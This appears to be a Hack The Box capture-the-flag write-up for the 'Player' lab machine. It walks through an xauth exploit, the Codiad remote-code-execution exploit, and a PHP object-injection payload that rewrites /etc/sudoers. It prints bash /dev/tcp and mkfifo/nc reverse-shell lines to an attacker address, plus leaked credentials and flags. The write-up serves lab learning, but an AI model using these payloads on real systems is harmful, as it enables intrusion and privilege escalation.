
```
┌[06:52:52] <M4Rv3L> ⟦ %00Byte⟧  ~/Desktop/HTB/Player
└─→ python 39569.py 10.10.10.145 6686 telegen d\-bC\|jC\!2uepS\/w
INFO:__main__:connecting to: telegen:d-bC|jC!2uepS/w@10.10.10.145:6686
INFO:__main__:connected!
INFO:__main__:
Available commands:
    .info
    .readfile <path>
    .writefile <path> <data>
    .exit .quit
    <any xauth command or type help>

#> .readfile /home/telegen/user.txt
DEBUG:__main__:auth_cookie: 'xxxx\nsource /home/telegen/user.txt\n'
DEBUG:__main__:dummy exec returned: None
INFO:__main__:30e47abe9e315c0c39462d0cf71c0f48
#>
```

Root

- i read the fix.php file that i not read it , and I got a new credentials .
- peter:CQXpm\z)G5D#%S$y=

- after a lot of enumeration and trying this creds in ssh with no success
- i found that creds valid on http://dev.player.htb/ , and open for us a new system



- after some search and digging into source code I found what is this.

```
            <a onclick="codiad.active.save();"><span class="icon-install bigger-icon"></span>Save</a><a onclick="codiad.
        </div>

    </div>

</div>

<div id="modal-overlay"></div>
<div id="modal"><div id="close-handle" class="icon-cancel" onclick="codiad.modal.unload();"></div><div id="drag-handle"
```

- I see a word (codiad) and I search about it in **google** .
- I found Codiad RCE
* https://github.com/WangYihang/Codiad-Remote-Code-Execute-Exploit

- I tryied it and worked with Peter creds .

```
┌[07:09:32] <M4Rv3L> ⟦ %00Byte⟧  ~/Desktop/HTB/Player/Codiad-Remote-Code-Execute-Exploit
└─→ python exploit.py http://dev.player.htb/ peter CQXpm\\z\)G5D\#\%S\$y= 10.10.14.20 1337 linux
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.10.14.20/1338 0>&1 2>&1"' | nc -lnvp 1337
nc -lnvp 1338
[+] Please confirm that you have done the two command above [y/n]
[Y/n] Y
[+] Starting...
[+] Login Content : {"status":"success","data":{"username":"peter"}}
[+] Login success!
[+] Getting writeable path...
[+] Path Content : {"status":"success","data":{"name":"PlayBuff","path":"playbuff"}}
[+] Writeable Path : playbuff
[+] Sending payload...
```

- receiving reverse shell.

```
┌[07:09:06] <M4Rv3L> ⟦ %00Byte⟧  ~
└→ echo 'bash -c "bash -i >/dev/tcp/10.10.14.20/1338 0>&1 2>&1"' | nc -lnvp 1337
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.145.
Ncat: Connection from 10.10.10.145:45934.
┌[07:09:35] <M4Rv3L> ⟦ %00Byte⟧  ~
└→
```

```
root@kali: ~ 105x18
┌[07:08:41] <M4Rv3L> ⟦ %00Byte⟧  ~
└→ nc -lnvp 1338
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1338
Ncat: Listening on 0.0.0.0:1338
^C
┌[07:09:23] <M4Rv3L> ⟦ %00Byte⟧  ~
└→ nc -lnvp 1338
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::1338
Ncat: Listening on 0.0.0.0:1338
Ncat: Connection from 10.10.10.145.
Ncat: Connection from 10.10.10.145:54398.
bash: cannot set terminal process group (2250): Inappropriate ioctl for device
bash: no job control in this shell
www-data@player:/var/www/demo/components/filemanager$
```

- after reverse shell I try to switch user to telegen , but there's lshell
- I search how to bypass this and I found there's option with su
  -s, —shell=shell

* su telegen -s /bin/bash

```
www-data@player:/home/telegen$ su telegen -s /bin/bash
Password:
telegen@player:~$ id
uid=1000(telegen) gid=1000(telegen) groups=1000(telegen),46(plugdev)
telegen@player:~$
```

- after an hour i decided to get pspy64 to see the processes .
  * python -m SimpleHTTPServer 80
  * wget http://10.10.14.20/pspy64

- I found there's cronjob run by root in interesting path

```
2020/01/18 17:50:55 CMD: UID=0    PID=6182   | /root/openssh-7.2p1/sshd -p 6686 -f /root/openssh-7.2p1/sshd_config -D -d
2020/01/18 17:51:00 CMD: UID=0    PID=6185   | sleep 5
2020/01/18 17:51:00 CMD: UID=0    PID=6184   | /root/openssh-7.2p1/sshd -p 6686 -f /root/openssh-7.2p1/sshd_config -D -d
2020/01/18 17:51:01 CMD: UID=0    PID=6188   | /usr/bin/php /var/lib/playbuff/buff.php
2020/01/18 17:51:01 CMD: UID=0    PID=6187   | /bin/sh -c /usr/bin/php /var/lib/playbuff/buff.php > /var/lib/playbuff/error.log
2020/01/18 17:51:01 CMD: UID=0    PID=6186   | CRON
2020/01/18 17:51:05 CMD: UID=0    PID=6191   | sleep 5
2020/01/18 17:51:05 CMD: UID=0    PID=6190   |
```

- I check /var/lib/playbuff directory to see what on it .

```
telegen@player:/var/lib/playbuff$ ls -al
total 24
drwxr-xr-x  2 root    root    4096 Mar 24  2019 .
drwxr-xr-x 49 root    root    4096 Aug 23 22:22 ..
-rwx---r--  1 root    root     878 Mar 24  2019 buff.php
-rw-r--r--  1 root    root      15 Jan 18 17:54 error.log
-r--------  1 root    root      14 Mar 24  2019 logs.txt
-rw-------  1 telegen telegen   13 Jan 18 17:54 merge.log
telegen@player:/var/lib/playbuff$
```

- after I see the buff.php , it's use serializtion .
good link for this type of attack:
https://www.notsosecure.com/remote-code-execution-via-php-unserialize/

- there's two way to got root :
    - php object injection.
    - or I can switch to www-data and change database connection file to reverse shell.
    /var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php

** Method 1: via POI (PHP Object Injection)
    - I edit /etc/sudoers to make user telegen run anything
    - telegen ALL=(ALL)ALL

Payload:

```
echo 'O:8:"playBuff":2:{s:7:"logFile";s:53:"/var/lib/playbuff/../../../../../../../../etc/sudoers";s:7:"logData";s:20:"telegen ALL=(ALL)ALL";}' > merge.log
```

    - wait 1 min
    - sudo -l

```
User telegen may run the following commands on player:
    (ALL) ALL
telegen@player:/var/lib/playbuff$ sudo su
root@player:/var/lib/playbuff# id
uid=0(root) gid=0(root) groups=0(root)
root@player:/var/lib/playbuff# cat /root/root.txt
7dfc49f8f9955e10d4a58745c5ddf49c
root@player:/var/lib/playbuff#
```

- got Root

** Method 2: via edit database file

Payload:

echo '<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.20 9909 >/tmp/f");?>' > /var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php

- nc -lvp 9909
- wait 1 min

```
telegen@player:/var/lib/playbuff$ exit
exit
<;?>' > /var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php
www-data@player:/home/telegen$
```

```
root@kali: ~ 131x19
┌[07:40:29] <M4Rv3L> 〖 %00Byte〗  ~
└─→ nc -lvp 9909
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::9909
Ncat: Listening on 0.0.0.0:9909
Ncat: Connection from 10.10.10.145.
Ncat: Connection from 10.10.10.145:57034.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
7dfc49f8f9955e10d4a58745c5ddf49c
#
```

- got Root

Hope you enjoy the writeup (**M4Rv3L**)